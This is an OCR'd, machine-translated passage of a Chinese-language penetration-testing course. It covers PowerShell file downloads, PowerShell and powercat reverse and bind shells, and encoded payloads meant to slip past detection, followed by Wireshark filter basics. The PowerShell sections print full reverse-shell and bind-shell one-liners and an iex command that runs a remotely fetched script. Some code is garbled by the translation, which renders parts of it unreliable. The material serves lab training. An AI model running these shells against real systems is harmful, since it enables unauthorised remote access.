


图 10: PowerShell ISE

PowerShell 维护一个执行策略，该策略确定哪种类型的 PowerShell 脚本(如果有)可以在系统上运行。默认策略是“受限”，这实际上意味着系统既不会加载 PowerShell 配置文件，也不会运行 PowerShell 脚本。出于本模块的目的，我们需要在我们的 Windows 客户端机器上设置一个“无限制”的执行策略。为此，我们单击“开始”按钮，右键单击 Windows PowerShell 应用程序，然后选择“以管理员身份运行”。当出现用户帐户控制提示时，选择是并输入设置-执行策略无限制:

```
命令行脚本语言
版权所有(C)微软公司。保留所有权利。

PS C:\WINDOWS\system32 >设置-执行策略无限制

执行策略更改
执行策略有助于保护您免受不信任的脚本的攻击。更改执行策略可能会使您
面临关于_执行_策略帮助主题中描述的安全风险。LinkID=135170。
是否要更改执行策略?
是是是全部暂停?]帮助(默认为"否"):是

PS C:\WINDOWS\system32 >获取-执行策略无限制
```

清单 101 - 设置 PowerShell 执行策略

PowerShell 既灵敏又强大，使我们能够执行多项任务，而无需在目标上安装额外的工具。让我们进一步探索 PowerShell，演示它如何在渗透测试中发挥作用。

4.3.1 PowerShell 文件传输

继续爱丽丝和鲍勃，我们将使用 PowerShell 将文件从鲍勃传输到爱丽丝。

由于 PowerShell 的强大和灵活性，这并不像 Netcat 甚至 socat 那样简单明了，这使得最初的几个命令乍一看有点混乱。我们将执行该命令，然后分解组件:

```
C:\ Users \ offsec > powershell-c-(新对象系统。. Net.WebClient)。下载文件(' http:
10.11.0.4wget.exe ', ' C:\ Users \ offsec \ Desktop \ wget . exe ')"

c:\用户\离线\桌面> wget.exe-V
GNU Wget 1.9.1

版权所有(C) 2003 自由软件基金会。
分发该程序是希望它有用，但没有任何保证；甚至没有对适销性或特定用途适用性的暗示担保。详见 GNU 通用公共许可证。

原文作者:Hrvoje Niksic < hniksic @ xe Macs . org >。
```

清单 102 - 使用 PowerShell 下载文件

我们可以看到，命令执行了，文件传输了，执行没有发生意外。让我们分析导致这种情况发生的 PowerShell 命令。

首先，我们使用了-c 选项。这将执行提供的命令(用双引号括起来)，就像在 PowerShell 提示符下键入一样。

我们正在执行的命令包含几个组件。首先，我们使用“新对象”cmdlet，它允许我们实例化一个. Net 框架或一个 COM 对象。在这种情况下，我们正在创建一个 WebClient 类的实例，它是在 System.Net 命名空间中定义和实现的。WebClient 类用于访问由 URI 标识的资源，它公开了一个名为 DownloadFile 的公共方法，该方法需要两个关键参数:一个源位置(如前所述，以 URI 的形式)，以及一个存储检索到的数据的目标位置。

这种语法可能看起来令人困惑，但实际上相当简单。请参考微软 System.Net 参考资料，查看该名称空间中所有已实现类的列表。然后，一直到 WebClient 类，最后到 DownloadFile 方法，以可视化我们的示例中使用的类和方法的结构。

随着 wget.exe 可执行文件下载到鲍勃的电脑上，他可以使用它作为另一个工具来下载额外的文件或继续使用 PowerShell。

4.3.2 动力外壳反向外壳

在本节中，我们将利用 PowerShell 一行程序来执行 Shell，从一个反向 shell 开始。

首先，我们将在爱丽丝的计算机上设置一个简单的 Netcat 侦听器:

```
kali@kali:~$ sudo nc -lnvp 443 监听[any]
443...
```

清单 103 - 使用 nc 设置一个监听器，以便接收一个反向外壳

接下来，我们将从 Bob 的计算机发送一个 PowerShell 反向 Shell。同样，这在语法上不如 Netcat 或 socat 干净，但是由于 PowerShell 在大多数现代 Windows 机器上是本机的，所以我们探索这种等价的 PowerShell 是很重要的。首先，让我们看一下代码，然后将其分解:

```
$client =新对象系统。. net Sockets . TCPClient(' 10 . 11 . 0 . 4 ', 443);
$stream = $client。GetStream(); [byte[]$ bytes = 0..65535|%{0};
while(($i = $stream。读取($bytes，0，$bytes。长度))-ne 0)
{
$data =(新对象-类型名系统。文本. ascii 编码)。GetString($bytes，0，$ I);
$ send back =(iex $ data 2 > & 1 | Out-String);
$sendback2 = $sendback + 'PS ' + (pwd)。path+' > ';
$ send byte =([text . encoding]::ASCII)。GetBytes($ send back 2);
$stream。Write($sendbyte，0，$sendbyte。长度);
$stream。flush();
}
$客户。close();
```

清单 104 - PowerShell 反向外壳

与我们以前使用的工具相比，这似乎非常复杂。但是，PowerShell 功能强大，灵活；它不是单一功能的工具。因此，我们必须使用复杂的语法来调用复杂的功能。

代码由几个用分号分隔的命令组成。首先，我们看到一个客户机变量，它被分配了目标 IP 地址，一个流变量，一个称为字节的字节数组，还有一段时间

循环，然后调用关闭客户端连接。在 while 循环中，我们可以看到几行负责向网络流读写数据的代码。请注意，iex(“InvokeExpression”)cmdlet 是该代码块的关键部分，因为它运行作为命令接收的任何字符串，然后命令的结果被重定向并通过数据流发回。

这段代码可以被卷成一个公认的很长的单行代码，在命令提示符下执行:

```
c:\ Users \ offsec > powershell-c " $ client = New-Object System.. net Sockets .
TCPClient(' 10。11.0.4',443);$stream = $client.GetStream(); [byte[]$ bytes =
0..65535|%{0};while(($i = $stream.读取($bytes，0，$bytes.length))-ne 0){; $data =(新对象-
类型名系统.T ext.ASCIIEncoding).GetString($bytes，0，$ I); $ send back =(iex $ data 2 > &
1 | Out-String); $sendback2 = $sendback + 'PS ' + (pwd).path+' > '; $ send byte
=([text . encoding]::ASCII).GetBytes($ send back 2); $stream.Write($sendbyte，0，
$sendbyte.长度); $stream.flush()}; $c 留置权.Close()"
```

清单 105 - 使用 PowerShell 发送反向外壳

这一行字乍一看可能很费劲，但没必要背；我们可能会在实时渗透测试期间复制并粘贴这种类型的命令(替换 IP 和端口号)。

最后，我们收到了 Netcat 的反向外壳:

```
kali@kali:~$ sudo nc -lnvp 443 监听[any] 443... 从(UNKNOWN) [10.11.0.22] 63515 连接到
[10.11.0.4]


PS C:\用户\偏移量>
```

清单 106 - 使用数控接收反向外壳

简而言之，通过简单地替换系统中的 IP 地址和端口号.Net.Sockets.TCPClient 调用，我们可以很容易地重用这个 PowerShell 反向 Shell 命令。

4.3.3 PowerShell 绑定外壳

处理绑定外壳时，过程相反。我们首先在 Bob 的电脑上通过 PowerShell 创建绑定 shell，然后使用 Netcat 从 Alice 的连接到它。

在下面的代码片段中，我们将再次使用-c 选项将命令传递给 powershell。与反向外壳一样，这个复杂的命令可以分解成几个命令。除了客户端、流和字节变量，我们还有一个新的使用系统的侦听器变量.Net.Sockets.TcpListener 类。这个类需要两个参数:首先是要监听的地址，然后是端口。通过提供 0.0.0.0 作为本地地址，我们的绑定外壳将可用于系统上的所有 IP 地址。我们再次使用 iex cmdlet 来执行我们的命令:

```
c:\ Users \ offsec > powershell-c " $ listener = New-Object System.. net Sockets .
TCplistener(' 0 . 0 . 0 . 0 ', 443); $ listener . start(); $client =
$listener.acceptcpclient(); $stream = $clie nt.GetStream(); [byte[]$ bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.length))-ne 0){; $data =(新对象-
类型名系统.文本. ascii 编码).GetString ($bytes, 0, $ I); $ send back =(iex $ data 2 > & 1 |
Out-String); $sendback2 = $sendback + 'P

S ' + (pwd).path+' > '; $ send byte =([text . encoding]::ASCII).GetBytes($ send back
2); $str eam.Write($sendbyte, 0, $sendbyte.长度); $stream.flush()}; $客户.close();
$listener.Sto p()"
```

清单 107 - 使用 PowerShell 设置绑定外壳

有了绑定外壳监听，我们可以像使用任何其他外壳一样，使用 Netcat 从爱丽丝的机器连接到它。我们为 Netcat 提供了-v 选项，因为我们的绑定外壳在首次连接时可能不会总是向我们显示命令提示符:

```
kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22 443(UNknown)[10 . 11 . 0 . 22]443(https)open
ipconfig
视窗知识产权配置
以太网适配器局域网连接:
特定于连接的域名系统后缀。:
IPv4 地址。。。。。。。。。。 : 10.11.0.22
子网掩码。。。。。。。。。。 : 255.255.255.0
默认网关。。。。。。。。。 : 10.11.0.1

c:\用户\偏移量>
```

清单 108 - 使用 nc 连接到使用 PowerShell 创建的绑定外壳

PowerShell 的功能强大得离谱，我们甚至还没有触及它的功能表面。由于微软越来越多地使用 PowerShell 进行基于 Windows 的管理和自动化，了解如何正确使用 PowerShell 来实现我们的目标极其重要。请参阅微软 PowerShell 文档 95 和微软 System.Net 参考，了解更多课程和方法以及在线提供的各种 PowerShell 培训和讲座。

4.3.4 Powercat

Powercat96 本质上是 besimorhino 编写的 Netcat 的 PowerShell 版本.97 它是一个脚本，我们可以下载到一个 Windows 主机上，以利用 PowerShell 的优势，并简化绑定/反向外壳的创建。

> *Powercat 可以通过 apt install powercat 安装在 Kali 中，这将把脚本放在 /usr/share/windows-resources/powercat 中。*

我们可以跳过第一步，将脚本从我们的 Kali Linux 机器转移到 Windows 主机，因为我们已经熟悉了文件转移。

使用目标主机上的脚本，我们首先使用名为 Dot-sourcing98 的 PowerShell 功能来加载 powercat.ps1 脚本。这将使脚本中声明的所有变量和函数

[95] (微软，2019)，https://docs.microsoft.com/en-us/powershell/

[96] (besimorhino/powercat，2017)，https://github . com/besimorhino/power cat/blob/master/power cat . PS1

[97] (besimorhino，2018)，https://github.com/besimorhino

[98] (SS64，2019)，https://ss64.com/ps/source.html

在当前 PowerShell 范围内可用。这样我们就可以直接在 PowerShell 中使用 powercat 函数，而不用每次都执行脚本。

```
PS C:\Users\Offsec >。.\powercat.ps1
```

清单 109 - 使用点源加载本地 PowerShell 脚本

如果目标机器已连接到互联网，我们可以通过再次使用如下方便的 iex cmdlet 对远程脚本执行同样的操作:

```
PS C:\Users\Offsec> iex(新对象系统.Net.Webclient).DownloadString('https://raw。
githubusercontent . com/besimorhino/power cat/master/power cat . PS1 ')
```

清单 110 - 使用 iex 加载远程 PowerShell 脚本

值得注意的是，以这种方式加载的脚本只能在当前的 PowerShell 实例中使用，并且需要在每次重新启动 PowerShell 时重新加载。

现在我们的脚本已经加载，我们可以执行 powercat 如下:

```
PS C:\用户\offsec> powercat
您必须选择客户端模式(-c)或监听模式(-l)。
```

清单 111 - 在 PowerShell 中直接执行 powercat 函数

我们可以通过查看帮助菜单来快速熟悉 Powercat:

```
PS C:\ user \ offsec > power cat-h
powercat - Netcat, Powershell 版本
Github 知识库:https:github.combesimorhinopowercat

该脚本试图在 powershell 脚本中实现 netcat 的功能。它还包含额外的功能，如内置继电器、execute
powershell 和 dnscat2 客户端。

用法:powercat [-c 或-l] [-p 端口] [选项]

-客户端模式。提供您希望连接的系统的 IP 地址。如果您正在使用-dns，请指定要向其发送查询的 dns 服务器。

-我听模式。在-p 指定的端口上启动侦听器。

-端口。要连接的端口或要监听的端口。

-e <proc >执行。指定要启动的进程的名称。
...
-i <输入>输入。一旦建立连接，就提供要发送到管道的数据。用于移动文件。您可以提供指向一个 fi 字节数组对象
或字符串的路径。您也可以使用任何一种 int powercat，如' AAA ' | ' powercat-c 10 . 1 . 1 . 1-
p80...
-生成有效载荷。以字符串形式返回一个脚本，该脚本将使用您指定的选项执行 powercat。-i，-d 和-rep 将合并。

-生成编码有效载荷。与-g 相同，但返回一个字符串
可以这样执行:powershell -E <编码字符串>

打印此帮助信息。
...
```

清单 112-Powercat 帮助菜单

让我们回顾一下我们是如何使用 powercat 进行文件传输以及绑定和反向外壳的，就像我们使用以前的工具一样。

4.3.5 Powercat 文件传输

虽然我们可以使用前面讨论的任何工具将 powercat 传输到我们的目标，但让我们看看如何使用 powercat 将自己(powercat.ps1)从 Bob 传输到 Alice，以此来演示使用 Powercat 的文件传输。

首先，我们在爱丽丝的电脑上运行一个 Netcat 监听器:

```
kali @ kali:~ $ sudo NC-lnvp 443 > receiving _ power
cat . PS1 侦听[any] 443... 从(UNKNOWN) [10.11.0.22] 63661
连接到[10.11.0.4]
```

清单 113 - 使用 nc 为 powercat 文件传输设置一个监听器

接下来，我们将在鲍勃的计算机上调用 powercat。-c 选项指定客户端模式并设置侦听 IP 地址，-p 指定要连接的端口号，-i 表示将远程传输的本地文件:

```
PS C:\ Users \ Offsec > power cat-C 10 . 11 . 0 . 4-p 443-I C:\ Users \ Offsec \ power
cat . PS1
```

清单 114 - 使用 powercat 发送文件

最后，爱丽丝将终止 Netcat 进程，并检查文件是否已被接收:

```
c
kali @ kali:~ $ ls receiving _ power cat . PS1 receiving _
power cat . PS1
```

清单 115 - 验证通过 powercat 发送的文件的接收

4.3.6 Powercat 反向外壳

反壳过程类似于我们已经看到的。我们将在爱丽丝的电脑上启动一个 Netcat 监听器，然后鲍勃将使用 powercat 发送一个反向 shell。

我们从爱丽丝机器上的网猫监听器开始:

```
kali@kali:~$ sudo nc -lvp 443 监听[any]
443...
```

清单 116 - 使用 nc 设置一个监听器，以便从 powercat 接收一个反向外壳

接下来，鲍勃将使用 powercat 发送一个反向外壳。在本例中，-e 选项指定一旦连接到侦听端口时要执行的应用程序(cmd.exe):

```
PS C:\ user \ offsec > power cat-C 10 . 11 . 0 . 4-p 443-e cmd.exe
```

清单 117 - 使用 powercat 发送一个反向外壳最后，爱丽丝的 Netcat

监听器将接收到这个外壳:

```
从(UNKNOWN) [10.11.0.22] 63699 连接到[10.11.0.4]
微软 Windows[10 . 0 . 17134 . 590 版]
2018 年微软公司。保留所有权利。

c:\用户\偏移量>
```

清单 118 - 接收 powercat 反向外壳

4.3.7 Powercat 绑定外壳

相比之下，powercat 绑定 shell 是在 Bob 这边用 powercat 侦听器启动的。我们将使用-l 选项创建一个监听程序，-p 指定监听端口号，以及-e 在连接后执行一个应用程序(cmd.exe):

```
PS C:\ user \ offsec > power cat-l-p 443-e cmd.exe
```

清单 119 - 使用 powercat 设置绑定外壳

接下来，爱丽丝将在鲍勃的计算机上创建一个到绑定外壳的 Netcat 连接:

```
kali@kali:~$ nc 10.11.0.22 443
微软 Windows[10 . 0 . 17134 . 590 版]
2018 年微软公司。保留所有权利。

c:\用户\偏移量>
```

清单 120 - 使用 nc 连接到 powercat 创建的绑定外壳

4.3.8 Powercat 独立有效负载

Powercat 还可以生成独立的有效负载。在 powercat 的上下文中，有效负载是一组 powershell 指令以及 powercat 脚本本身的一部分，它只包括用户请求的功能。让我们在下一个例子中试验有效载荷。

在爱丽丝的机器上启动一个监听器后，我们通过在前一个 powercat 命令中添加-g 选项，并将输出重定向到一个文件，来创建一个独立的反向 shell 有效负载。这将产生一个鲍勃可以在他的机器上执行的 powershell 脚本:

```
PS C:\ user \ offsec > power cat-C 10 . 11 . 0 . 4-p 443-e cmd.exe-g > reverse shell .
PS1

PS C:\Users\offsec >。/reverseshell.ps1
```

清单 121 - 创建和执行独立的负载

值得注意的是，像这样的独立有效载荷可能很容易被入侵检测系统检测到。具体来说，生成的脚本相当大，大约有 300 行代码。此外，它还包含许多硬编码字符串，可以很容易地用于恶意活动的签名。虽然任何特定签名的识别都不在本模块的范围之内，但可以说像这样的明文恶意代码成功率很低，并且很可能被防御软件解决方案捕获。

我们可以尝试通过利用 PowerShell 执行 Base64 编码命令的能力来克服这个问题。为了生成独立的编码负载，我们使用-ge 选项，并再次将输出重定向到一个文件:

```
PS C:\ Users \ offsec > power cat-C 10 . 11 . 0 . 4-p 443-e cmd.exe-ge > encoded
reverseshell。ps1
```

清单 122 - 用 powercat 创建编码的独立负载

该文件将包含一个可以使用 PowerShell -E (EncodedCommand)选项执行的编码字符串。然而，由于-E 选项是作为在命令行上提交复杂命令的一种方式而设计的，因此生成的 encodedreverseshell.ps1 脚本不能以与我们的未编码负载相同的方式执行。相反，鲍勃需要将整个编码字符串传递给 powershell.exe-E:

```
PS C:\ Users \ offsec >
powershell.exe-E zgb1a G4 aywb 0
agkabawbuacaauwb 0 ahiazbhag0
amqbfafm azqb 0
ahuacakahakakakakakaaagagakahaha
hahahayqbtacgajahuabgbjafamazqb 0
ahuacabwaageacgbza
ckacgagakaaiagacaqaywasackabaascaq
acaaakaaagadagad 0
aiaakaayaaadqbuagmawblahakaadqbwaf
yayqb
yahmacgagakagakagakagakagakagakaga
kakakakakakakakakakakakaka
ABDAGwAaQBlAG4AdAAKACAAIAAgACA...
```

清单 123 - 使用 PowerShell 执行编码的独立负载

在运行独立有效负载后，爱丽丝在她的等待监听器上接收到反向外壳:

```
kali@kali:~$ sudo nc -lnvp 443 监听[any] 443... 从(UNKNOWN) [10.11.0.22] 43725 连接到
[10.11.0.4]

PS C:\用户\偏移量>
```

清单 124 -接收独立的反向外壳

我们已经介绍了各种可以处理文件传输、绑定外壳和反向外壳的工具。这些工具在渗透测试中有不同的特点、优势、弱点和适用性。自行测试 powercat 的功能，丰富您对这些优秀工具的了解。

4.3.8.1 演习

1. 使用 PowerShell 和 powercat 创建一个从您的 Windows 系统到 Kali 机器的反向外壳。
2. 使用 PowerShell 和 powercat 在您的 Windows 系统上创建一个绑定外壳，并从 Kali 机器连接到它。还可以用 powercat 本地连接吗？
3. 使用 powercat 生成编码的有效负载，然后通过 powershell 执行。有一个反向外壳发送到你的 Kali 机器，也在你的 Windows 系统上创建一个编码绑定外壳，并使用你的 Kali 机器连接到它。

4.4 Wireshark

一个合格的渗透测试人员应该精通网络基础知识。网络嗅探器，像业界流行的 Wireshark 一样，是学习网络协议、分析网络流量和调试网络服务的必备工具。在本节中，我们将讨论 Wireshark 的一些基础知识。

4.4.1 Wireshark 基础

Wireshark 使用 Libpcap(在 Linux 上)或 Winpcap(在 Windows 上)库，以便从网络上捕获数据包。

当用嗅探器分析网络流量时，很容易被收集数据中的大量“噪音”淹没。为了便于分析，我们可以在 Wireshark 中应用捕获过滤器和显示过滤器。如果我们在 Wireshark 会话期间应用捕获过滤器，任何不符合过滤标准的数据包都将被丢弃，剩余的数据将被传递给捕获引擎。然后，捕获引擎解析传入的数据包，分析它们，最后在显示输出之前应用任何附加的显示过滤器。

该过程可以通过下图可视化:




图 11:从电线到 Wireshark

使用包括 Wireshark 在内的任何网络嗅探器的秘密是学习如何使用捕获和显示过滤器来去除多余的数据。幸运的是，Wireshark 的图形界面使得可视化数据和使用各种过滤器变得相对容易。

4.4.2 启动 Wireshark

在以下示例中，我们将在匿名 FTP 登录期间捕获网络流量。在我们的 Kali 系统中，我们使用如清单 125 所示的命令行或通过应用程序菜单启动 Wireshark，它位于嗅探和欺骗子菜单下。

```
kali@kali:~$ sudo wireshark
```

清单 125 -从终端运行 wireshark

4.4.3 捕获过滤器

当 Wireshark 加载时，我们会看到一个基本窗口，在这里我们可以选择要监控的网络接口，以及设置显示和捕获过滤器。如上所述，我们可以使用捕获过滤器来减少捕获的流量，方法是丢弃任何与我们的过滤器不匹配的流量，并将我们的重点缩小到我们希望分析的数据包。请注意，从捕获过滤器中排除的任何流量都将丢失，因此，如果您担心可能丢失数据，最好定义广泛的捕获过滤器。

我们将首先选择我们想要监控的接口，并输入一个捕获过滤器。在这种情况下，我们使用网络过滤器仅捕获 10.11.1.0/24 地址范围内的流量:




图 12:为 tap0 设置捕获过滤器

也可以通过导航到捕获>捕获过滤器从预定义的捕获过滤器中进行选择，我们也可以通过单击+号来添加我们自己的捕获过滤器。通过设置捕获过滤器，我们可以通过双击可用接口列表中的网络接口(tap0)来开始捕获。

4.4.4 显示过滤器

现在 Wireshark 正在捕获我们本地网络上的所有流量，我们可以登录到一个文件传输协议服务器并检查流量:

```
kali@kali:~$ ftp 10.11.1.13
连接到 10.11.1.13。
220 微软 FTP 服务
姓名(10.11.1.13:kali):匿名
331 允许匿名访问，发送身份(电子邮件名称)作为密码。
密码:匿名
230 匿名用户登录。远程系统类型是 Windows_NT。
ftp >退出
221
```

清单 126 -登录到文件传输协议服务器

为了进一步缩小后台流量，让我们使用一个显示过滤器，只关注文件传输协议。显示过滤器比捕获过滤器灵活得多，并且语法略有不同。顾名思义，当 Wireshark 继续在后台捕获 10.11.1.0/24 地址范围的所有网络流量时，显示过滤器将只过滤正在显示的数据包。因此，可以通过点击显示过滤器右侧的“x”图标来清除过滤器，而不必重新开始我们的捕获(图 13)。与捕获过滤器一样，我们也可以通过单击分析>显示过滤器从预定义列表中选择一个过滤器。

让我们应用一个显示过滤器，它将只显示端口 21 上的文件传输协议数据或传输控制协议流量:




图 13:为端口 21 上的所有流量设置显示过滤器

这个滤镜效果很好。现在我们可以清楚地看到 21 号端口上只有 FTP 流量。

4.4.5 跟踪传输控制协议流

Wireshark 允许我们查看网络流量，包括每个数据包的内容。然而，我们通常对不同应用程序之间的数据流更感兴趣。我们可以利用 Wireshark 重组特定会话的能力，并以各种格式显示它。要查看特定的传输控制协议流，我们可以右键单击感兴趣的数据包，例如在我们的文件传输协议会话中包含用户命令的数据包，然后选择跟随>传输控制协议流:




图 14:在 Wireshark 中跟踪一个传输控制协议流

重组后的 TCP 流更容易阅读，我们可以回顾我们与 FTP 服务器的交互。因为文件传输协议是一种明文协议，所以我们可以看到文件传输协议客户端发送和接收的命令和输出:




图 15:在 Wireshark 中跟踪一个传输控制协议流

4.4.5.1 演习

1. 使用 Wireshark 捕获网络活动，同时尝试使用 Netcat 连接到端口 110 上的 10.11.1.217，然后尝试登录到该端口。
2. 阅读并理解输出。三次握手发生在哪里？连接在哪里关闭？
3. 按照 TCP 流读取登录尝试。
4. 使用显示过滤器仅监控端口 110 上的流量。
5. 运行新会话，这次使用捕获过滤器仅收集端口 110 上的流量。

4.5 Tcpdump

